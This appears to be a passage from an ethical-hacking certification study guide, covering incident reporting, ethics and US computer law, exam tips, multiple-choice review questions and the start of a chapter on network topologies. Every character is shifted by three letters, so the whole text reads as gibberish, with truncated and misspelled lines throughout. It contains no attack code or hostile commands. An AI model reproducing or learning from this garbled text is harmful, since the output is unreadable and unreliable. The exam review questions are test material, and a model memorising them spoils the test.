- 3URSHUO\ LGHQWLILHG²5HFRUGV FDQ SURYLGH SUF
 LGHQWLILFDWLRQ RI WKH HYLGHQFH
- /HJDOO\ SHUPLVVLEOH²7KH HYLGHQFH LV GHHPHG
 IRU WKH FRXUW DQG FDVH DW KDQG

5HFRYHULQJ IURP D 6HFXULW\ ,QFLGHQW
 :KHQ D VHFUXULW\ LQFLGHQW KDSSHQV DQG LW ZLOC
 UHVWRUH EXVLQHV RSHUDWLRQV DV TXLFNO\ DQG I
 DQG SRVVLEO\ \RXU WHDP WR FRUUHFWO\ DVVHVW W
 WKHQ LQLWLDWH WKH UHFRYHU\ SURFHVV)URP WKH
 WKH RUJDQL]DWLRQ SUHVXPDEO\ KDV EHHQ RSHUDW

QHHG WR UHFRYHU WKH V\ VWHPV DQG HQYLURQPHQV
EXVLQHVV RSHUDWLRQV 2WKHU NH\ UHTXLUHPHQWV
KDSSHQHG DQG WKH DELOLW\ WR FRPPXQLFDWH ZLW

5HSRUWLQJ D 6HFXULW\ ,QFLGHQW

2QFH DQ LQFLGHQW KDV EHHQ UHVSRQGHHG WR DQG I
GDPDJH DQG VWDUW WKH FOHDQXS WKH UHTXLUH
ZLOO EH UHVSRQVLEOH IRU JHWLQJ WKH EDOO URC
SURFHVV RU RWKHU UHTXLUHPHQWV DV QHFHVVDU\

:KHQ FRQVLGHULQJ KRZ WR UHSRUW D VHFXULW\ LQI
NHHSLQJ LQ PLQG DQG FDQ SURYH KHOSIXO DW WKH

- \$GKHUH WR NQRZQ EHVW SUDFWLFHV DQG JXLGHOI
7KHVH EHVW SUDFWLFHV DQG JXLGHOLQH V ZLOO G
LPSOHPHQW ORVV FRQWURO DV QHFHVVDU\

- :KHUHYHU IHDVLEOH UHIHU WR SUHYLRXVO\ HVWDE
GHVFULEHG LQ WKH FRPSDQ\ ,53 7KH ,53 VKRXOG
UHSRUW DQG ZKR WR UHSRUW WR)XUWKHUPRUH
JXLGHOLQH IRU SXWWLQJ WKH UHSRUW WRJHWKH
DFWDOO\ XVDEOH E\ LWV LQWHQGHHG DXGLHQFH

- &RQVLGHU WKH VLWXDWLRQV ZKHUH LW LV QHFHV\
HQIRUFHPHQW LQ DGGLWLRQ WR WKH FRPSDQ\ RIII

- &RQVLGHU WKH VLWXDWLRQV DQG FRQGLWLRQV DE
EH UHSRUWHG WR UHJXODWRU\ ERGLHV DV UHTXLU

- ,Q VLWXDWLRQV ZKHUH VHFXULW\ LQFLGHQWV DUH
LQ WKH FRPSDQ\ LQFLGHQW UHSRUW

'XULQJ WKH SUHSDUDWLRQ RI D VHFXULW\ LQFLGHQW
WR GHWDLO DQG GHVFULEH WKH LQFLGHQW 7KH IRC

- \$ WLPHOLQH RI WKH HYHQWV RI WKH VHFXULW\ LQ
GXULQJ WKH SURFHVV

- \$ ULVN DVVHVPHQW WKDW LQFOXGHV H[WHQVLYH
DIWHU WKH VHFXULW\ LQFLGHQW RFFXUUHG

- \$ GHWDLOHG OLVW RI DQ\ DQG DOO ZKR WRRN SDU
UHVIROXWLRQ LI WKLV KDV RFFXUUHG RI WKH VHI
HYHU\ SHUVRQ ZKR WRRN SDUW LQ WKLV SURFHVV
XQLPSRUWDQW WKHLU UROH PD\ EH SHUFHLYHG

- 'HWDLOHG OLVWLQJ RI WKH PRWLYDWLRQV IRU WK
SURFHVV 'RFXPHQW WKHVH DFWLRQV LQ D IRUPDV
ZKDW IDFWRUV OHG WR WKH GHFLVLRQ WR WDNH V

- 5HFRPPHQGDWLRQ DV WR ZKDW FRXOG EH GRQH W
ZKDW FRXOG EH GRQH WR UHGXFH DQ\ GDPDJH WK
- 7ZR VHFWRQV LQ WKH UHSRUW WR HQVXUH WKDW
ORQJ IRUPDW UHSRUW WKDW LQFOXGHV VSHFLILF
VHFXULW\ LQFLGHQW 6HFRQG LQFOXGH DQ H[HF
OHYHO VKRUW IRUPDW GHVFULSWLRQ RI ZKDW RF

(WKLFV DQG WKH /DZ

\$V DQ HWKLFDO KDFNHU \RX QHHG WR EH DZDUH RI
,JQRUDQFH RU ODFN RI XQGHUVWDQGLQJ RI WKH OD
\RX RXW RI EXVLQHVV²RU HYHQ LQ SULVRQ ,Q IDFW
VHULRXV HQRXJK WR JHW \RX SURVHFXWHG LQ VHYH
RU HYHQ FRXQWULHV GXH WR WKH KLJKO\ GLVWULEX
SURVHFXWLRQ RI D FULPH FDQ DOVR EH GLILFXOW I
LQ SOD\ \$ PL[RI FRPPRQ PLOLWDU\ DQG FLYLO OD
OHJDO V\ VWHP WR EH VXFFHVVIXO LQ DQ\ PRYH WRZ
\$V DQ HWKLFDO KDFNHU \RX PXVW DOVR REH\ WKH &
2QH WKLQJ WR UHPHPEHU WKRXJK DERXW HWKLFV L\
YLRODWLQJ D ODZ EUHDNLQJ D FRGH RI HWKLFV ZR
RWKHU DFWLRQV VXFK DV JHWWLQJ GHFHUWLILHG



'HSHQGLQJ RQ ZKHQ DQG ZKHUH \RXU WHVW

IRU \RX WR EUHDN UHOLJLRXV ODZV \$OWKRXJK \RX
VRPHWKLQJ WKDW \RX VKRXOG EH DZDUH RI²\RX QF
EUHDN

\$OZD\V HQVXUH WKDW \RX H[HUFLVH WKH XWPRVW F
SURSHU VDIHW\ DQG DYRLG OHJDO LVVXH :KHQ \RX
ZLWK \RXU LQSXW WRJHWKHU \RX PXVW SXW WKH F
SRLQWV ZKHQ GHYHORSLQJ D FRQWUDFW DQG HVWDE
7UXVWKH FOLHQW LV SODFLQJ WUXVW LQ \RX WR XVH
SHQHWUDWLRQ WHVW ,I \RX EUHDN WKLV WUXVW L\
DV WKH UHVXOWV RI WKH WHVW

/HJDO ,PSOLF\WKH DQVQJ D OLPLW SODFHG RQ D WHVW
FOLHQW WR WDNH OHJDO DFWLRQ DJDLQVW \RX

7KH IROORZLQJ LV D VXPPDU\ RI ODZV UHJXODWLRQ
EDVLF NQRZOHGJH RI

- ²8 6 &RGH RI)DLU ,QIRUPDWLRQ 3UDFWLFHV JR

SHUVRQDO LQIRUPDWLRQ E\ GDWD V\VWHPV VXFK I

- ²8 6 3ULYDF\ \$FW JRYHUQV WKH KDQGOLQJ RI S JRYHUQPHQW

- ²8 6 0HGLFDO &RPSXWHU &ULPH \$FW DGGUHV VVH PHGLFDWLRQ GDWD

- DPHQG HG LQ ²8 6 &RPSXWHU)UDXG DQG \$ DOWHULQJ GDPDJLQJ RU GHVWUR\LQJ LQIRUPDWL FRPSXWHU SDVVZRUGV LI LW DIIHFWV LQWHUVWDW XQDXWKRULJHG DFFHVV WR JRYHUQPHQW FRPSXWH

- ²8 6 (OHFWURQLF &RPPXQLFDWLRQV 3ULYDF\ \$F LQWHUFHSWLRQ RI PHVVDJH FRQWHQWV ZLWKRXW V\VWHPV

- ²8 6 &RPPXQLFDWLRQV \$VVLVWDQFH IRU /DZ (Q FRPPXQLFDWLRQV FDUULHUV WR PDNH ZLUHWDSV :

- ²8 6 .HQQHG\ .DVVHEDXP +HDOWK ,QVXUDQFH D +,3\$\$ ZLWK DGGLWLRQDO UHTXLUPHQWV DGGHG LVVXH RI SHUVRQDO KHDOWKFDUH LQIRUPDWLRQ 8QLWHG 6WDWHV

- ²8 6 1DWLRQDO ,QIRUPDWLRQ ,QIUDVWUXFWXUH DV SDUW RI 3XEOLF /DZ LW DPHQG HG WK ZKLFK LV FRGLILHG LQ 8 6 & † 7KLV DFW DG FRQILGHQWLDOLW\ LQWHJULW\ DQG DYDLODELOL\ HQFRXUDJH RWKHU FRXQWULHV WR DGRSW D VLPL DSSURDFK WR DGGUHVVLQJ FRPSXWHU FULPH LQ W LQIUDVWUXFWXUH

- ²6DUEHQHV±2[OH\ \$FW 62; RU 6DU%R[LV D ODZ SXEOLF FRPSDQLHV UHODWLQJ WR ILQDQFLDO LQII

- ²)HGHUDO ,QIRUPDWLRQ 6HFXULW\ 0DQDJHPHQW SURWHFW WKH VHFXULW\ RI LQIRUPDWLRQ VWRUHV(IHGHUDO OHYHO

6XP PDU\

:KHQ EHFRPLQJ DQ HWKLFDO KDFNHU \RX PXVW GHY
PLQG VHW 7KURXJK D UREXVW DQG HIIHFWLYH FRPE
DQG SK\VLFD PHDVXUHV RUJDQLJDWLRQV KDYH OH
KHGD RII PDMRU SUREOHPV WKURXJK GHWHFWRQ D
SULYDWH QHWZRUV 931V FU\SWRJUDSKLF SURWR
LQWUXVLRQ SUHYHQWLRQ V\VWHPV ,36V DFFHVV F
DQG RWKHU GHYLFHV KDV KHOSHG VHFUXLW\ EHFRPH
WKH QHHG IRU YLJLODQFH \$GPLQLVWUDWLYH FRXQV
RWKHU UXOHV KDYH DOVR EHHQ VWUHQJWKHQHG DQ
PHDVXUHV LQFOXGH GHYLFHV VXFK DV FDEOH ORFN
VLPLODU GHYLFHV <RXU QHZ UROH DV DQ HWKLFDO
PDQ\ PRUH

\$V DQ HWKLFDO KDFNHU \RX PXVW NQRZ QRW RQO\ V
DOVR KRZ WR ILQG ZHDNQHVVHV DQG DGGUHVV WKH
XQGHUVWDQG WKH ODZV DQG HWKLFV LQYROYHG DQ
WKH YDOXH RI JHWWLQJ WKH SURSHU FRQWUDFWV L
+DFNLQJ WKDW LV QRW SHUIRUPHG XQGHU FRQWUDF
%\ LWV YHU\ QDWXUH KDFNLQJ DFWLYLWLHV FDQ HD
PXOWLSOH OHJDO MXULVGLFWLRQV %UHDNLQJ RXW
SUREOHPV DQG EHFRPH D FDUHHU HQGLQJ EOXQGHU

([DP (VVHQWLD OV

.QRZ WKH SXUSRVH RI DQ H[WKLFDOO KDFNHUV SHUIR
D WDUJHVRQV\WKH H[SOLFLW SHUPLVLRQ RI WK
SHUPLVLRQ LV D YLRODWLRQ RI HWKLFV DQG WKH (

.QRZ WKH GLIIHUHQFH EHWZHHQ EODFN ZKQWZ WKHG
GLIIHUHQFHV LQ WKH W\SHV RI WHVWV \RX FDQ RIIH
1RW DOO WHVWV DUH WKH VDPH QRU ZLOO WKH\ \LH
\RXU FOLHQW\ V H[SHFWDWLRQV DUH VR \RX FDQ FKF

8QGHUVWDQG \RXU % MDXJHWRX NQRZ ZKDW WKH FOLH
SHQ WHVW HDUO\ LQ WKH SURFHVV 7KH FOLHQW PX
WKH\ DUH WU\LQJ WR DFFRPSOLVK DV D UHVXOW RI

8QGHUVWDQG WKH &RZH VIX\WKLFX NQRZ ZKDW LV UF
EHKDYLRLU ZKHQ \RX EHFRPH D &(+ 9LRODWLRQV RI
GHFHUWLILHG E\ WKH (& RXQFLO LI VHULRXV HQRX.

.QRZ \RXU RSSRQHQWVWDQG WKH GLIIHUHQFHV EHV
KDFNHUV <RX VKRXOG NQRZ ZKDW PDNHV D JUD\ KD
KDFNHU DV ZHOO DV WKH GLIIHUHQFHV EHWZHHQ D(

.QRZ \RXU WRROV DQG WHU\DP LV GUHQFKHG ZLWK
WKDW FDQ HOLPLQDWH HYHQ WKH PRVW VNLOOHG W
LV HYHQ WDONLQJ DERXW)DPLOLDUL]H \RXUVHOI ZI
WKH QDPHV RI WKH GLIIHUHQW WRROV RQ WKH H[DP

5HYLHZ 4XHVWLRQV

,I \RX KDYH EHHQ FRQWUDFWHG WR SHUIRUP DQ I
W\SH RI KDFNHU"

\$:KLWH KDW

% *UD\ KDW

& %ODFN KDW

' 5HG KDW

:KLFK RI WKH IROORZLQJ GHVFULEHV DQ DWWDFN
WR D FDXVH"

\$ 7HUURULVW

% &ULPLQDO

& +DFNWLVLVW

' 6FULSW NLGGLH

:KDW OHYHO RI NQRZOHGJH DERXW KDFNLQJ GRHV

\$ /RZ

% \$YHUDJH

& +LJK

' \$GYDQFHG

:KLFK RI WKH IROORZLQJ GRHV DQ HWKLFDO KDFN

\$ 7UDLQLQJ

% 3HUPLVVLRQ

& 3ODQLQJ

' 1RWKLQJ

\$ ZKLWH ER[WHVW PHDQV WKH WHVWHU KDV ZKLF

\$ 1R NQRZOHGJH

% 6RPH NQRZOHGJH

& &RPSOHWH NQRZOHGJH

' 3HUPLVVLRQ

:KLFK RI WKH IROORZLQJ GHVFULEHV D KDFNHU Z
RU SXQLVKHG"

\$ +DFNWLVLVW

% 7HUURULVW
& &ULPLQDO
' 6XLFLGH KDFNHU
:KDW LV D FRGH RI HWKLFV"
\$ \$ ODZ IRU H[SHFWHG EHKDYLRU
% \$ GHVFULSWLRQ RI H[SHFWHG EHKDYLRU
& \$ FRUSRUDWH SROLF\
' \$ VWDQGDUG IRU FLYLO FRQGXFW
7KH JURXS \$QRQ\PRXV LV DQ H[DP SOH RI ZKDW"
\$ 7HUURULVWV
% 6FULSW NLGGLHV
& +DFNWLYLVWV
' *UD\ZDUH
&RPSDQLHV PD\ UHTXLUH D SHQHWUDWLRQ WHVW
\$ /HJDO UHDVRQV
% 5HJXODWRU\ UHDVRQV
& 7R SHUIRUP DQ DXGLW
' 7R PRQLWRU QHWZRUN SHUIRUPDQFH
:KDW VKRXOG D SHQWHVWHU GR SULRU WR LQLWL
\$ 3ODQ
% 6WXG\ WKH HQYLURQPHQW
& *HW SHUPLVVLRQ
' 6WXG\ WKH FRGH RI HWKLFV
:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV ZKDW
\$ 'HIDFHV ZHEVLWHV
% 3HUIRUPV VRFLDO HQJLQHULQJ
& +DFNV IRU SROLWLFDO UHDVRQV
' +DFNV ZLWK EDVLF VNLOOV
:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV ZKDW
\$ +DFNV ZLWK SHUPLVVLRQ
% +DFNV ZLWKRXW VWHDOWK

& +DFNV ZLWKRXW SHUPLVVLRQ

' +DFNV ZLWK VWHDOWK

:KLFK W\SH RI KDFNHU PD\ XVH WKHLU VNLOOV IR
GLIIHUHQW WLPHV"

\$:KLWH KDW

% *UD\ KDW

& %ODFN KDW

' 6XLFLGH KDFNHU

:KDW VHSDUDWHV D VXLFLGH KDFNHU IURP RWKHI

\$ \$ GLVUHJDUG IRU WKH ODZ

% \$ GHVLUH WR EH KHOSIXO

& 7KH LQWHQW WR UHIRUP

' \$ ODFN RI IHDU RI EHLQJ FDXJKW

:KLFK RI WKH IROORZLQJ ZRXOG PRVW OLNHO\ HQ
UHVHDFK"

\$:KLWH KDW

% *UD\ KDW

& %ODFN KDW

' 6XLFLGH KDFNHU

9XOQHUDELOLW\ UHVHDFK GHDOV ZLWK ZKLFK R

\$ \$FWLYHO\ XQFRYHULQJ YXOQHUDELOLWLHV

% 3DVVLYHO\ XQFRYHULQJ YXOQHUDELOLWLHV

& 7HVWLQJ WKHRULHV

' \$SSO\LQJ VHFXULW\ JXLGDQFH

+RZ LV EODFN ER[WHVWLQJ SHUIRUPHG"

\$:LWK QR NQRZOHGJH

% :LWK IXOO NQRZOHGJH

& :LWK SDUWLDO NQRZOHGJH

' %\ D EODFN KDW

\$ FRQWUDFW LV LPSRUWDQW EHFDXVH LW GRHV Z

\$ *LYHV SHUPLVVLRQ

% *LYHV WHVW SDUDPHWHUV
& *LYHV SURRI
' *LYHV D PLVVLRQ
:KDW GRHV 72(VWDQG IRU"
\$ 7DUJHW RI HYDOXDWLRQ
% 7LPH RI HYDOXDWLRQ
& 7\SH RI HYDOXDWLRQ
' 7HUP RI HYDOXDWLRQ
:KLFK RI WKH IROORZLQJ EHVW GHVFULEHV D YXO
\$ \$ ZRUP
% \$ YLUXV
& \$ ZHDNQHVV
' \$ URRWNLW

&KDSWHU
6\VWHP)XQGDPHQWDOV

&(+ (; \$ 0 2 % - (& 7 , 9 (6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5

- ✓ , %DFNJURXQG
 - \$ 1HWZRUNLQJ WHFKQRORJLHV
 - & 6\VWHP WHFKQRORJLHV
 - ' 7UDQVSRUW SURWRFROV
 - * 7HOHFRPPXQLFDWLRQV WHFKQRORJLHV
 - + %DFNXS DQG UHVWRUH
- ✓ , , , 6HFXULW\
 - \$ 6\VWHPV VHFXULW\ FRQWUROV
 - % \$SSOLFDFWLRQ ILOHVVHUYHU
 - &)LUHZDOOV
 - (1HWZRUN VHFXULW\
 - 2 7UXVWHG QHWZRUNV
 - 3 9XOQHUDELOLWLHV
- ✓ , 9 7RROV 6\VWHPV 3URJUDPV
 - * %RXQGDUI\ SURWHFWLRQ DSSOLDQFHV
 - + 1HWZRUN WRSRORJLHV
- ✓ , 6XEQHWWLQJ
 - . 'RPDLQ 1DPH 6\VWHP '16
 - / 5RXWHUV PRGHPV VZLWFKHV
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- ✓ 9 3URFHGXUHV 0HWKRGRORJ\
 - * 7&3 , 3 QHWZRUNLQJ




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DUH DERXW WR HPEDUN RQ D MRXUQH\ WKURXJK RQH
DQG WUXH LQYHVWPHQW LQ WKH PDWHULDO FDQ LPS
FDUHHU DQG \RXU RGGV RI SDVVLQJ WKH &(+ H[DP
XQGHUVWDQGLQJ WKRVH NH\ IXQGDPHQWDO FRQFHS
PRUH FRPSOH[VXEMHFWV FDQ ILUPO\ UHVV
,Q WKLV FKDSWHU \RX¶OO GHYH LQWR VRPH EDVLF
DGPLQLVWUDWRUV DQG QHWZRUN DGPLQLVWUDWRUV
IXQGDPHQWDOV DUH FULWLFDO WR EXLOGGLQJ D VRO
FRPH <RX¶OO OHDUQ DERXW NH\ FRQFHSWV VXFK D
VXEQHWWLQJ QHWZRUN DSSOLDQFHV DQG GHYLFHV
FOLHQW V\ VWHP FRQFHSWV DQG DUFKLWHFWXUHV (´
URDG´" :HOO FRQVLGHU WKLV D EXUQRXW DFURVV D
GHYRXU WKLV PDWHULDO

([SORULQJ 1HWZRUN 7RSRORJLHV

:KHWKHU \RX DUH D YHWHUDQ RU D QRYLFH²RU MXVV
QHWZRUNLQJ WHFKQRORJLHV LV KHOSIXO DQG DQ LF
DQG GHIHQVHV WKDW ZH¶OO H[SORUH ODWHU RQ

1HWZRUN WRSRORJLHV UHSUHVHQW WKH SK\VLFDO V
IRXQGDLRQ RI RXU RYHUDOO V\VWHP %HIRUH ZH F
XQGHUVWDQG LV WKDW \RX PXVW FRQVLGHU WZR RS
WKH SK\VLFDO OD\RXW RI WKH QHWZRUN DQG WKH O
OD\RXW RI D QHWZRUN UHODWHV GLUHFWO\ WR WKH
RI WKH FRPPRQ OD\RXWV ZH¶OO FRYHU DUH WKH EX
7KH ORJLFDO OD\RXW RI WKH QHWZRUN HTXDWHV WF
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JHW WR WKH ORJLFDO VLGH EXW ILUVW OHW¶V EUH


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DV WKH FRPPRQ EDFNERQH FRQQHFWLRQ IRU DOO FF
WUDQVSRUW RI WKH VDPH QDPH VLJQDOV JHW RQ V
LV WKH FRPPRQ OLQN WR DOO GHYLFHV DQG FDEOH\
YXOQHUDELOLW\ DOO FRQQHFWLYLW\ LV ORVW LI W
HQYLVLRLQ WKLV YXOQHUDELOLW\ LV WR WKLQN RI W
FRPSOHWHO\ RXW ZKHQ RQH OLJKW EXUQV RXW RU L
IRUP LQ WRGD\¶V QHWZRUNV WKH FRQFHSW VWLOO



)LJXUH %XV WRSRORJ\


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WKH EDFNERQH RU FRPPRQ FRQQHFWRU RI WKH QHV
OD\RXWV XVH D FRQFHQWULF FLUFOH GHVLJQ WR SU

RU QRGH DWWDFKHV WR WKH ULQJ DQG GHOLYHUV S
DYDLODELWLW\ RI WKH WLNQJH DV FRQFHQWVHH ELQF
UHGXQGDQF\ WKRXJK D JRRG LGHD D UHGXQGDQW \
WR IXQFWLRQ SURSHUO\ 7KH UHGXQGDQW ULQJ DUF
)LEHU 'LVWULEXWHG 'DWD ,QWHUIDFH)',



